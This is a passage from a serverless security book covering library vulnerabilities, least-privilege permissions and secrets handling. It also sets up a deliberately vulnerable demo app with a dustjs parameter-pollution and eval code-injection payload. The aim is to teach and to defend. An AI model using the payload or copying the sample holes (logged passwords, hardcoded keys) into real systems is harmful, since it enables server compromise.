Security vulnerabilities are determined as "known" as soon as they have been shared and disclosed in a location accessible to the public domain. From this point on, users of this library, which is associated with the security report including its authors, can learn and work on mitigating the security concerns. At the same time, this information is also available for attackers to use when carrying out malicious acts.

To help keep users informed of such security vulnerabilities, several databases, both commercial and open, have been created to aid in consolidating and inventorying security vulnerabilities so that they can be easily found and consulted with. The National Vulnerability Database (NVD) is often deferred to as a reliable open and public data source, backed by the United States government, to query for vulnerability information.

Because it is a mainstream public resource, NVD is only able to track and provide information on known vulnerabilities that have been officially tracked and reported through a formal process that yields a Common Vulnerabilities and Exposures (CVE) filing. This process, handled by another organization, MITRE, is often slow and requires manual submission of security reports.

MITRE and NVD are most commonly associated with publicly known security vulnerabilities because they both run as nonprofit organizations that catalog and provide information about CVEs which describes a security vulnerability along with its associated severity scores and other details.

However, not enough CVEs for known security vulnerabilities in open source packages are tracked by NVD. One reason for this is that security vulnerabilities are reported by developers, sometimes even categorized as bugs instead of as security related in order to get the attention they require. As these issues are reported to the projects that manage them directly, they often miss going through the formal and official process of requesting a CVE, leaving NVD completely unaware of such security vulnerabilities.

As an example for NVD lacking substantial information, based on Snyk's database, only 67% of RubyGem vulnerabilities have been assigned a CVE, and only 27% of npm vulnerabilities. Tools such as the OWASP Dependency Check that rely exclusively on public data sources such as NVD completely miss many security vulnerabilities.

This means that there is great need for, and value in, vulnerability databases that often span and surpass more vulnerabilities than are found in open and public CVE databases such as NVD.

As the OWASP Top 10 Serverless project points out, components with known vulnerabilities is a primary concern in serverless platforms and is a security concern that software composition analysis (SCA) solutions help mitigate, among many other values, such as tracking the usage of third-party components, their licenses, and more.

The value of good SCA solutions manifests in access to good databases that are able to uncover and report substantially more information about known vulnerabilities than would be accessible through public databases, doing so earlier than said public databases.

The Hidden Burden of Using Third-Party Libraries

Using open source third-party libraries that we import into our function code is welcome and expected. We make better use of our time and effort to focus on our core business logic, and instead of spending precious time to reinvent the wheel, we should reuse

existing tool solutions that were already created and adopted by countless others. That is, after all, one of the beauties of open source software.

With that having been said, welcoming open source third-party libraries carries with it a great responsibility. Libraries that you import to your project contain code written by third parties, but nonetheless, this code is bundled and deployed as part of your application and increases its attack surface. This code, just like your own code, carries security vulnerabilities that need to be accounted for. Disturbingly, we lack proper visibility and understanding into the quality of these libraries in terms of their inherent security risks.

In fact, in most applications, and very much so for functions in particular, libraries typically represent the vast majority of the code that is being deployed. For instance, let's look at this function from the Serverless Framework example repository:

```
const fetch = require('node-fetch');
const AWS = require('aws-sdk');

const s3 = new AWS.S3();

module.exports.save = (event, context, callback) => {
  fetch(event.image_url)
    .then((response) => {
      if (response.ok) {
        return response;
      }
      return Promise.reject(new Error(
            `Failed to fetch ${response.url}:
               ${response.status}
               ${response.statusText}`));
            `
    })
    .then(response => response.buffer())
    .then(buffer => (
      s3.putObject({
        Bucket: process.env.BUCKET,
        Key: event.key,
        Body: buffer,
      }).promise()
    ))
    .then(v => callback(null, v), callback);
};
```

This code snippet fetches a file from a remote location and stores it in Amazon S3. With only 25 lines of source code that the developer

wrote, two third-party libraries are implemented: `aws-sdk` and `node-fetch`, which also bring more than a dozen indirect dependencies, accounting for almost 200,000 lines of code for this function alone when it is executed and deployed.

Securing Vulnerable Libraries at Scale

Functions are meant to be small in scope and responsibility, which in part frees us from the restrictions of sticking to a single language, and opens the gateway to a great opportunity for polyglot development. This means that to successfully secure serverless apps, software composition analysis solutions need to support a wide range of language ecosystems while continuing to consider the technicalities and nuances per ecosystem that comes with package versioning.

Insights into transitive dependencies are crucial as research shows from Snyk's State of Open Source Security report, showing that 78% of the time such insights helped identify security vulnerabilities in a project's indirect dependencies.

Dependency trees shape up differently for different ecosystems significantly. One notable example is the npm ecosystem which powers JavaScript and Node.js. According to research conducted in the npm registry, the average tree for a package spans more than four levels deep. This highlights that a key capability for SCAs is they be able to fully analyze a dependency graph and reveal security vulnerabilities in indirect dependencies, and to show the vulnerable path so that developers or automated tooling can make smart decisions when remediating the vulnerabilities.

To make the task of tracking open source third-party dependencies even more complicated for functions, long-lived function deployments translate into long-lived pinned versions of third-party open source software, and so the burden of keeping application dependencies up to date falls under our responsibility as the function owners.

Proactively Apply Security Fixes

After a solution for tracking dependencies throughout our functions is adopted, the identified vulnerabilities then need to be addressed in a timely manner. The longer the time we know about a security

vulnerability without addressing it through an upgrade, the greater the chance the attack surface for our functions increases.

Often, a security report for library vulnerabilities is more informative than it is actionable, and developers who want to secure their function's code struggle with understanding how to act upon any vulnerabilities and the consequences of not doing so. Making the matter worse, because serverless promotes small and focused functions, developers now need to manually upgrade function projects one by one in order to resolve any security issues found in common libraries being used.

Luckily, some software composition analysis solutions like Snyk or npm audit understand this pain. As a solution, they provide automatic vulnerability remediation. For example, Snyk will open a pull request for a developer's source code repository to request that the package manifest include the version upgrade. This sort of automation is aligned with already existing developer workflows and makes it easy for them to scale security fixes across many functions.

Library upgrades, however, aren't always a smooth process and both development and operation teams are often worried that upgrades will introduce breaking changes alongside the security fixes, which is why they might consider stalling on an upgrade.

To address this concern, good SCA solutions should be capable of handling the nuances of semantic versioning and their curated vulnerabilities database and thereby enable smoother upgrades—to the most minimal version path possible. These sort of precision upgrades provide teams with more confidence in addressing the issue and welcoming a software upgrade as it aims to address only the security fix rather than also pulling in additional bug fixes or new functionality.

Know Your Inventory

Serverless architecture encourages even smaller units of execution that manifest as functions and significantly small-sized code projects. As can be anticipated, the outcome from this paradigm is that we end up having many functions that bundle and then further spread the use of any necessary third-party code across your application. At the very least, one thing that this already offers is better visibility, tracking, and monitoring of all of these third-party software libraries, which in any case are now part of the application.

Tracking security vulnerabilities for third-party open source vulnerabilities is just one part of the puzzle.

With many functions deployed, SCA should also provide an easy way to centralize information about all the dependencies being used, including their versions and licenses.

Eliminate Vulnerabilities Before Functions Are Deployed

A great deal of configuration is often necessary to set up cloud services; for this reason, tools were created to help automate this task.

Functions are no different, and before deployment, you should configure roles, permissions, event sources, and other items. At the same time, the serverless framework aims to help with this and is often the go-to tool for writing vendor-agnostic cloud functions.

When using the serverless framework toolset to write and deploy cloud functions, we can integrate with its plug-in architecture for a function life cycle. When implemented correctly, the deployment workflow for a function will also be subject to a gated security scan of third-party open source libraries. This enables you to cease a function deployment if a security vulnerability has been detected in one of the open source libraries being used by it.

Figure 3-3 demonstrates a plug-in actively protecting a function from being deployed when security vulnerabilities are detected in its open source dependencies.




Figure 3-3. A serverless framework security plug-in stops a function's deployment process due to discovered security vulnerabilities

Don't Let Deployed Functions Lag Behind

Fixing security vulnerabilities as soon as you can is a good practice to follow; however, in many cases, even a quick response in applying security fixes to the function's dependencies in the repository doesn't translate into immediately remediating them in production or other deployed environments.

This time delay can happen when code is not instantly deployed, which will make deployed functions lag behind the actual security fix and thereby introduce the risk of production or other environments that have functions that are bundled with outdated dependencies and may have known vulnerabilities.

To mitigate the concern of delayed security fixes, some SCA solutions connect directly to cloud providers and Platform-as-a-Service (PaaS) platforms in order to monitor the deployed application, such as while in a production environment and then report any security issues found in them.

For example, in Figure 3-4, a serverless application that is deployed on AWS Lambda is being monitored and reveals application library security vulnerabilities found in the deployed functions.




Figure 3-4. Continuous monitoring for existing and newly discovered security vulnerabilities in deployed functions

Controls to Minimize Library Vulnerabilities

Following are action items that can be embedded in developer and CI workflows to ensure that library vulnerabilities are kept in-check:

- Protect your functions throughout your development life cycle, starting with the integrated development environment (IDE), to source code integration and on to Continuous Integration (CI), breaking the build and stopping deployment when security vulnerabilities are newly introduced.
- Use third-party code only when it is from trusted sources and vet libraries to make conscious decisions about their quality based on the project's health. When possible, prefer signed software libraries to reduce the likelihood of modified source or supply-chain attacks. Use an SCA solution to add visibility into all of the libraries and their versions as used across all functions deployed in order to catalog them and track their quality and any vulnerabilities reported to them. You should use the same SCA solution to scan libraries and fix them. Make sure to scan deployed code because it can significantly vary between production and development due to deployment lag.

Summary of Library Vulnerabilities

FaaS platforms are responsible for patching OS dependencies but not application libraries; you need to track and continuously patch vulnerable third-party libraries. Security vulnerabilities in open source third-party libraries are as important as code libraries because they are an extension of your own code and contribute to increasing a function's attack surface.

Vulnerable libraries as a whole is even a part of the OWASP Top 10 due to the large number of data breaches caused by it across platforms. Similarly, it is especially highlighted in a serverless surrounding. First, the multitude of functions makes them especially difficult to wrangle (more on that later) and, second, they are the easiest way to break in, given how handling of patching server dependencies is so improved.

Some language ecosystems have their own community-led initiatives to help track and manage vulnerabilities reported. However, relying on public sources such as NVD and others may actually delay alerts to security vulnerabilities. Good SCA solutions provide access to a good and enriched database of vulnerabilities enriched beyond public datasets (CVEs). In addition, good solutions enable handling security vulnerabilities with the scaling of the function's reach by providing automatic remediation and minimizing manual interaction to resolve a security issue.

Access and Permissions

In a serverless architecture, the functions we write need to be customized and configured in terms of the following:

- The cloud platform resources and events that trigger a function's execution
- The resources to which functions have access
- The set of permissions that functions need to access the resource

And, just like lego bricks, our functions need to be all connected to form business flows.

Functions create many moving parts for us to manage, for instance per-function permissions, and mapping fine-grained resource

access. Due to the large amount of work this requires it can be easy to fall victim to the slippery slope of defining global roles and permissions applied to all functions, or even just not changing insecure defaults that cloud providers set as an initial starting point.

Let's review several key principles of managing access and permissions on FaaS platforms.

Least-Privilege Principle

Functions are meant to be small, allowing us to reduce their permissions set to a minimal scope so that they access only what is individually required by each individual function in order to execute their requirements. This results in dramatically reducing the damage a successful attack can cause and reducing the surface of exposure for the overall integration of several functions.

> A least-privilege principle is a security best practice concept of practicing the most minimal set of resource access and permissions required in order to perform a task. Following this practice reduces the impact in case of abuse and minimizes the likelihood of privilege escalation.

For instance, when functions don't require access to a database, they shouldn't be provisioned with permissions to connect to that database. Another example is when a function is built with the intention to solely read from a database, it shouldn't be allowed to perform other operations like writes. This guarantees that when attackers compromise a function, they are isolated to a minimal scope of resources, limiting the scope and impact of the attack.

As we can learn from the Capital One data breach in March 2019, managing permissions is not an easy task. This incident resulted in the theft of records of nearly 106 million Capitoal One customers due to a misconfigured web application firewall component that had too many permissions assigned, such as listing and reading files on hundreds of cloud storage buckets.

Problems often arise when security requirements aren't considered as a design element early on in the development process. It is always easiest and fastest to allow all functions to access a broad set of shared resources and do anything they want because this would

require only minimal configuration and would result in eliminating permissions-related issues. However, after functions are deployed, reducing permissions at a later time is difficult to do and error prone. Teams that lack visibility into each and every function's purpose often choose to avoid this because it can introduce breaking changes; avoiding this means that these permission sets expand but never contract. Over time, this significantly increases risk to the organization because any vulnerability, be it in your source code, in a third party, or in an open source library you use, you might now have given an attacker access to your entire kingdom, rather than a restricted view of a small set of resources.

Consider the security permissions as a core design element of the overall architecture of your software, because individually managing permission sets for dozens or hundreds of functions quickly becomes a daunting task.

Now, let's make this concept a bit more real and look at an example from the serverless framework. The framework provides a *serverless.yml* file that includes configuration directives for the runtime environment, function handlers, and other parameters.

Now consider the following *serverless.yml* configuration, defining permissions for all functions deployed with a project to AWS Lambda:

```
service: hello-world
provider:
  name: aws
  runtime: nodejs6.10
  stage: 'prod'
  region: us-east-1
  environment:
  profile: aws
  iamRoleStatements:
    - Effect: Allow
      Action:
        - dynamodb:Query
        - dynamodb:Scan
        - dynamodb:GetItem
        - dynamodb:PutItem
        - dynamodb:UpdateItem
        - dynamodb:DeleteItem
      Resource: "arn:aws:dynamodb:${opt:region, self:provider.r
egion}:*:table/${self:provider.environment.DYN
AMODB_TABLE}*" ❶
```

❶ This Resource configuration line should be a single line in an actual config file.

Can you spot the problem? There is a single IAM role defined for the entire deployment and this role provides access to all read, write, and delete capabilities of the DynamoDB for any function in this deployment that might need to integrate with it. In reality, even though most of these functions might need to read data, very few might actually need to delete any of it. This type of naive serverless project default configuration, not following granular function deployments, creates a broader attack surface.

The serverless framework promotes the notion of per-function role and permissions configurations. As we can see in the following snippet of the *serverless.yml* file, two functions are declared, `func0` and `func1`, each of them is assigned its own specific role, which is determined by the `role` directive:

```
1 service: new-service
2
3 provider:
4   name: aws
5
7 functions:
8   func0:
9     role: myCustRole0
11  func1:
12   role: myCustRole1
```

Proper configuration of roles and permissions for function resources should provide the minimum required level of access and only to the resources used per function.

As another example of neglecting to address the least-privilege principle properly, let's refer to Azure Functions, where related functions can be grouped together. The grouped functions share code and configuration, and when executed, they run in the same process space. Such a practice, however, can easily be abused by creating groups with too many functions, which ends up granting functions with permissions that they shouldn't have and expanding the potential of code injection and other attacks.

Depending on the type of data store you're using, you might also want to apply the least-privilege principle to your data store itself, using a separate set of credentials for infrequent and more-privileged operations such as deletes or heavy aggregation queries.

Beyond the function scope, when accessing remote services that are external to the function and to the cloud provider, you should also consider taking additional actions. Most permissions focus on cloud access; however, you can reduce permissions scope further by creating and managing dedicated users and API keys for different third-party systems. For instance, create a "read-only" user to access your database, and assign that user to functions that only need to read data.

Isolate Functions

Although multiple functions can be deployed to create a complete use case together, you should treat each as its own function perimeter to ensure that a compromise in one function doesn't escalate to a compromise in others, as well. This concept is a part of a broader *Defensive Programming methodology* that's important for serverless applications because each function can be invoked directly by a user or by an attacker and can each be provided a multitude of unexpected inputs.

Functions should also operate in isolated contexts, meaning the environments to which they are deployed. This ensures that a function's compromise in one environment is contained to that environment, and its impact is isolated to that environment's scope.

The effect of this is akin to having bulkheads on a ship, in which the craft can suffer a hull breach and yet it can stay afloat. Its engines and controls continue to run, thanks to its self-contained engine room and watertight compartments, whereas even a small leak could have sunk a vessel of less robust design.

Generally, the cloud vendor is responsible for customer isolation; however, some vendors also enable you to create subaccounts for further internal customer isolation. You should follow cloud providers best practices in terms of account-level isolation to restrict access between accounts and isolate the resource access and scope that a deployed function has.

Controls to Minimize Insecure Access and Permissions

To ensure that your team avoids function security pitfalls with regard to access and permissions, follow these best practices as a security guideline:

- Follow the least-privilege principle to ensure that each function has access to only the resources it requires.
- Review default cloud provider permission policies given that these might be too permissive and require an update.
- Ensure functions "expect the unexpected" and are isolated both in terms of their environment as well as the serverless platform service accounts they use.
- Track unused deployed functions because they expose you to additional, unnecessary risk, and establish a plan for removing them.

Summary of Access and Permissions

You're going to have many functions, and so it's tempting to give them standard permissions; but that makes them fragile. Make sure you deploy your functions with the minimum permissions set that they require in order to keep a secure and least-privilege setup, minimizing the attack surface.

Attackers can use cloud platform services to exploit code injection vulnerabilities and manipulate data, causing enormous damage. However, when a function is simply limited in what it is able to access, your attack surface diminishes dramatically and is isolated to only the specific function that is vulnerable. You can lower the impact of a successful attack by limiting the function's access and permissions to framework resources.

Data Security

Data security is even more important when coding functions than was for traditional server-based architecture due to the stateless constraints with which functions work. The serverless platform is provided by the cloud vendor and so we shouldn't assume any details about how the functions execute, and their underlying mechanics with regard to resource allocation. For this reason, we should treat functions as ephemeral. Therefore, in most circumstances, saving any sort of state in a function's own runtime is an antipattern that you shouldn't follow. Instead, you should always store data in external resources.

A function might handle data from several sources, all of which we need to secure. Which aspects of data security can you optimize?

As we discussed in "Code Vulnerabilities" on page 14, you should not trust user-provided data and you should always assume that any given piece of user-provided data might have been tampered with—until proven otherwise. You should therefore validate all incoming user-supplied data.

It is also important to differentiate the security that Transport Layer Security (TLS) provides for HTTPS while data is in transit versus strong encryption of any data "at rest," to prevent either intentional or unintentional tampering by the end-user. TLS ensures confidentiality between a client and a server by protecting plain-text data from being seen or modified by a third party, a so-called Man-in-the-Middle attack.

Secure and Verify Data in Transit

Now that we've discussed the integrity of user-provided data, it's important to have a deeper discussion about the security of that data when in transit. Functions and the services they communicate with, whether third-party or within the cloud perimeters, should always use a secure medium for communication.

For instance, when functions interact with web APIs, they should use HTTPS as a secure protocol. You should also take care to verify the digital certificate to ensure the identity of the service with which they are communicating. Functions should halt all communication when the identity or authenticity of the server doesn't match the certificate.

Consider the following example, in which you have chosen to use the Selenium-download npm package in order to fetch and run a Selenium server to be used in end-to-end testing. Selenium-download is a fairly popular package with more than 7,000 weekly downloads and is a dependency used by other libraries, too. Vulnerable versions of this library make HTTP calls to the remote URLs *http://chromedriver.storage.googleapis.com/LATEST_RELEASE* and *http://selenium-release.storage.googleapis.com* to download the Selenium related binaries. Due to the use of the insecure HTTP protocol as the source of the downloaded file, a Man-in-the-Middle attack vector is introduced, allowing someone to intercept the requests and manipulate the response. In this way, for example, instead of the

original binary, an attacker sends back a modified version of it to install a backdoor, or steal information from the host making the request:

```
function buildDownloadUrl(version, minorVersion) {
  return 'https://selenium-release.storage.googleapis.com/' +
     minorVersion +
     '/selenium-server-standalone-' + version + '.jar';
}
```

Manage Function Secrets in Secure Storage

Serverless facilitates deployments by abstracting management of the infrastructure. However, managing secrets for serverless applications, such as managing API keys for third-party systems, can be even more complex and might even require cloud expertise. This could drive developers away from using the cloud-provided KMS. When developers fail to use built-in cloud solutions for managing secrets, they can often end up using various insecure ways to handle these secrets.

When developers fail to adopt a KMS, these secrets, unfortunately, often end up being stored in source code or in manifest files. The implications of that can be devastating, such as leaking secrets through source code exposure and manipulation, or ultimately further increasing complexity in managing secrets such as rotation and deprecation of keys.

One recent example of the impact this can have is a 2016 breach of Uber that the company revealed in 2017, more than a year after it occurred. In this breach, a hacker gained access to a private GitHub repository of an Uber engineer where they found hardcoded credentials for Uber's Amazon S3 buckets. This, in turn, gave the hacker access to information about 57 million Uber riders and drivers. Uber ended up paying$148 million as a settlement for the breach and its handling.

Now let's put these concepts into practice with the following example, which demonstrates a common yet insecure way to handle secrets:

```
service:
 name: hello-world

provider:
  name: aws
```

```
functions:
  helloWorld:
    handler: helloworld.get
    environment:
      GITHUB_API_KEY: ABCDEF

  goodbyeWorld:
    handler: goodbye.get
```

First, let's review the positive aspects of this structure. The `helloWorld` function makes good use of the principle of isolating functions. The `GITHUB_API_KEY` environment variable is available only to the function being invoked, and not to any other function in the code, in this case—`goodbyeWorld`.

On the other hand, the secret token for `GITHUB_API_KEY` (`ABCDEF` in the previous example) is hardcoded in the *serverless.yml* file, which mixes issues surrounding configuration and secrets together, leading to potential information exposure if this configuration file is published publicly or shared with other users.

The following example uses the AWS Systems Manager (SSM), designed to fetch secrets that were securely encrypted by the AWS Parameter Store. In our example, the SSM variable is used to access a specific value that was created beforehand, making it available for a function through an environment variable:

```
service:
 name: hello-world

provider:
  name: aws

functions:
  helloWorld:
    handler: helloworld.get
    environment:
      GITHUB_API_KEY: ${ssm:/github/api-key}
```

For additionally improved security and flexibility in managing secrets for your applications, consider accessing the secrets and other configuration information in runtime instead of using environment variables that require a process restart in order to reapply the new configuration.

Rotate Keys and Credentials Regularly

Although using storage for your secrets reduces the chance of a key leaking, it doesn't completely eliminate it. Fortunately, if you're using secrets storage in your function, this means nobody cares what the key actually is, and so you can rotate the key regularly! This way, if the key leaks or is stolen, it can be used for only a short period of time before it simply expires.

Rotating keys is an easy task when you use a key management service (KMS) and you can execute it routinely. However, it can sometimes prove a bit trickier when integrating with other systems. When the key is necessary for accessing a third-party system, explore the API available from that third-party for a way to rotate the key automatically. If one exists, create a routine job that creates a new key, updates the token in the KMS, and expires or blacklists the old key in the next iteration. In this way, at any given time, only two keys are active. Because your functions should be short-lived, they pick the new key quickly, allowing you to expire the old key and start another key rotation often—daily or even hourly.

Function Information Exposure

As with most applications, there will be a point in time when you need to log information for tracing, auditing, and other reasons. Due to the nature of serverless and its event-driven architecture, visibility into the execution flow and how a function works becomes a difficult task.

The task of function code logging becomes a vital way to capture current state and as much information as possible for developers and operators to be able to debug effectively. This raises a concern about where sensitive information may be logged. For example, developers might often be inclined to log function stack traces to have better visibility when errors occur, but they forget to remove them when the function is deployed in production.

When functions need to log information, a common practice is to print to standard output and later on collect this information from the cloud provider logs to a centralized logging service. At this point, any sensitive information that exists on the logging service can accidentally leak to public forums as developers copy logged data to seek for assistance.

Exposing sensitive information can seem like a basic security control to get right, but it is easy to overlook it.

One example is the Python library `oauthlib`, which is used in more than 30,000 projects on GitHub. Looking at the code, we can see how vulnerable versions of this library have erred in logging the user submitted password in the request:

```
# This error should rarely (if ever) occur if requests are
# routed to grant type handlers based on the
# grant_type parameter.
if not request.grant_type == 'password':
    raise errors.UnsupportedGrantTypeError(request=request)


log.debug('Validating username %s and password %s.',
                  request.username, request.password)
if not self.request_validator.validate_user(request.username,
        request.password, request.client, request):
    raise errors.InvalidGrantError('Invalid credentials given.',
        request=request)
```

Controls to Mitigate Sensitive Data Exposure

Sensitive data exposure is a common and significant web security risk, listed number three on the OWASP Top 10 and should be considered seriously to avoid data breaches and general security impact. Following are best practices you should adopt to ensure security concerns are minimized for serverless applications:

- Always use a secure transport layer such as HTTPS with TLS 1.2 or 1.3 encryption to keep in-transit data safe from Man-in-the-Middle attacks.
- Use a secrets store for all secrets and plan a key rotation strategy for both keys you create and those for third-party systems.
- Avoid logging data that could lead to leaked secrets, or sensitive information exposure.
- Avoid storing secrets in insecure mediums such as plain-text files committed to the source code repository or passed as environment variables.
- As a countermeasure to leaking secrets to source control, aim to adopt a tool such as Yelp's `detect-secrets`, or AWS's `git-`

`secrets` to prevent a developer from committing secrets to the repository.

Summary of Data Security

Sensitive data exposure and insecure management of secrets are fundamental security risks for functions. Attackers can exploit insecure mediums of communication to exfiltrate sensitive information or exploit misuse of secrets to obtain access to a function's resources. Follow best practices to ensure data is secure at rest and in transit. Protect keys and secrets using either a cloud-based or your own server-based KMS. This will also make them much easier to manage.

Writing function code can often result in verbose error logging, which could potentially leak sensitive information and, as such, requires further awareness to data being logged.

CHAPTER 4

Securing a Sample Application

In this chapter, we put together a serverless application that is based on a Node.js runtime, and several functions to be utilized for an API, an HTML rendering view and a back-office administration so that we can populate and control the data for the application.

Our serverless application includes several security vulnerabilities and bad practices that we have discussed in previous chapters. These will help you to understand how bad security manifests in real-world applications.

Project Setup

This serverless application is meant to be deployed as an Azure Functions project, and its source is available here.

We invite you to follow the sample project repository for updates and support for other cloud providers as we add those over the course of time, and we welcome any contributions from the community to further build on the basis of the sample application as presented here in this book.

If you want to try running the application locally or deploying to Azure, you'll need the following:

- Homebrew for macOS, used to download Microsoft Azure CLI tools; you can also use other installation methods for different operating systems.
- Git, to clone the sample repository.

- Node.js and npm to run the application locally.
- An Azure account and Azure CLI tools.

For Git and the Node.js stack, refer to their respective websites for the best installation method suited to your requirements.

Azure command line tools enable deployment and local testing. Specifically, we use v2 of the Azure CLI and a globally installed npm module to invoke the serverless functions toolkit.

Setting Up an Azure Functions Account

To install Azure CLI on macOS, run the following:

```
brew update && brew install azure-cli
```

The Azure tool should now be available at your path. For other installation methods refer to the Azure CLI documentation.

Next, you need to invoke the `az login` command to authenticate your Azure account and create local credentials to be used by the serverless framework when deploying:

```
az login
```

To be able to experiment with the function during local development, you need Azure Functions tools, which you can install by running the following:

```
npm install -g azure-functions-core-tools
```

The func tool should now be available at your path. For other installation methods refer to the project's documentation.

Deploying the Project

After you have cloned the project's repository at *https://github.com/lirantal/serverless-goof-azure* and installed the required npm dependencies using the `npm install` command, you can deploy the project to Azure by running the following command in the project's directories:

```
func azure functionapp publish ServerlessGoof
```

If the to-do application was deployed successfully, its web view should resemble something similar to Figure 4-1.




Figure 4-1. The vulnerable Goof TODO application demo running on Azure Functions.

For more detailed instructions for setting up the project in Azure, refer to the README page of the project's repository.

From this point on, we'll refer to deployed URLs of the functions as if they were running locally at *http://localhost:7071*.

Code Injection Through Library Vulnerabilities

Let's explore how using a third-party open source library can result in a remote code injection vulnerability.

Our to-do application includes a route at */api/rendertodos* that renders an HTML view of the to-do list with all the items in the database. This is a server-side view rendered using a template engine on the Node.js backend. To render this template we use the `dustjs` template engine that was developed by LinkedIn.

Our view template *render.dust* appears as follows:

```
<!DOCTYPE html>
<html>

{@if cond="'{device}'=='Desktop'"}

  <body style="font-size: medium">
{:else}
  <body style="font-size: x-large">
```

```
{/if}

  <h1 id="page-title">{title}</h1>

{#todos}

<div class="item">
   <a class="update-link"
        href="#{id}"
        title="Get this todo item">
            {text}
   </a>
</div>
{/todos}

  <div>Device string (debug): {device}</div>

  </body>
</html>
```

This template includes logic, according to which if we provided a `device` query parameter with the value of `Desktop` it would use a smaller font-size, and would default to a larger one when provided any other value.

What if we had tried to tamper with the input and instead of providing the string `Desktop` we added characters that are used in an HTML context to escape elements? Consider the following URL address, `/api/rendertodos?device=Desktop'`, in which we added a single quote suffix. The rationale of using a single quote is that single and double quotes are usually used in language constructs as wrappers for strings. If we know the code isn't properly escaping, we'd be able to use the quotes to create a code injection in the contexts where they are used.

This attempt, however, proved futile; we can take a look at the `dustjs` library source code at *dust.js* to reveal the reason why:

```
dust.escapeHtml = function (s) {
  if (typeof s === 'string') {
    if (!HCHARS.test(s)) {
      return s;
    }
    return s.replace(AMP, '&amp;')
            .replace(LT, '&lt;')
            .replace(GT, '&gt;')
            .replace(QUOT, '&quot;')
            .replace(SQUOT, '&#39;');
  }
```

```
    return s;
};
```

The authors have definitely considered the security aspects of using the library and have added countermeasures to detect for characters that could lead to Cross-Site Scripting injection.

With that said, can we create a scenario that leads to nonstring-type input being passed to this function, enabling circumvention of the entire secure encoding phase?

We can send a variation of the query parameter `device` to be considered as an array, as is popular to do with query parameters. This is also known as HTTP parameter pollution; it exploits loosely typed and unhandled parameter validation, resulting in the following request of `/api/rendertodos?device[]=Desktop` to treat the `device` variable in the code as an array of items instead of as a string, and to completely ignore the security mechanism.

When taking another look at our view template, we can see how the `device` query parameter value is being utilized:

```
{@if cond="'{device}'=='Desktop'"}
```

The built-in `dustjs` helpers provide the `@if` directive to allow conditional logic that we use in our view. If we take a further look at the `dustjs` source code at *dust-helpers.js*, we can see how it works:

```
cond = dust.helpers.tap(params.cond, chunk, context);
// eval expressions with given dust references
if(eval(cond)){
 if(body) {
  return chunk.render( bodies.block, context );
 }
 else {
   _log("Missing body block in the if helper!");
   return chunk;
 }
}
```

As you can see, the conditional statement is dynamically evaluated and opens the possibility for a severe code injection.

To exploit this vulnerability in our render function, we can send the following request to the serverless application endpoint: `/api/rendertodos?device[]=Desktop'-console.log(1)-'`. The payload in the request makes more sense now that we've uncovered why the vulnerability happens.

If the dynamic runtime evaluation of JavaScript code is tampered with in a way that terminates a quoted string, appends a method call to the function call `console.log` and then continues with a closing single quote to properly terminate the quoted string (''). When the JavaScript code attempts to evaluate an expression such as `'Desktop'-console.log(1)-'',` it leads to the `console.log` method being evaluated on the Node.js server as it renders the view. In this exploit payload, the implications are minimal and simply cause the Node.js server to print a console message; however, what if we were to read sensitive files from the server? Or execute commands? All of which are possible due to this code injection vulnerability in `dustjs`.

The Severity of Third-Party Library Vulnerabilities

This is a reminder that serverless is responsible for operating system (OS) dependencies, yet completely overlooks application libraries and the security vulnerabilities and concerns associated with those.

As we just saw, the existence of vulnerabilities in third-party libraries that we use in our code is just as important and significant as security vulnerabilities in our own function code. A code injection vulnerability present in the `dustjs-linkedin` template library had a severe impact on our function code and allowed arbitrary remote code injection because we also didn't secure that endpoint with authentication and authorization.

Deploying Mixed-Ownership Serverless Functions

Let's have a look at a badly managed serverless project in terms of its access and permissions.

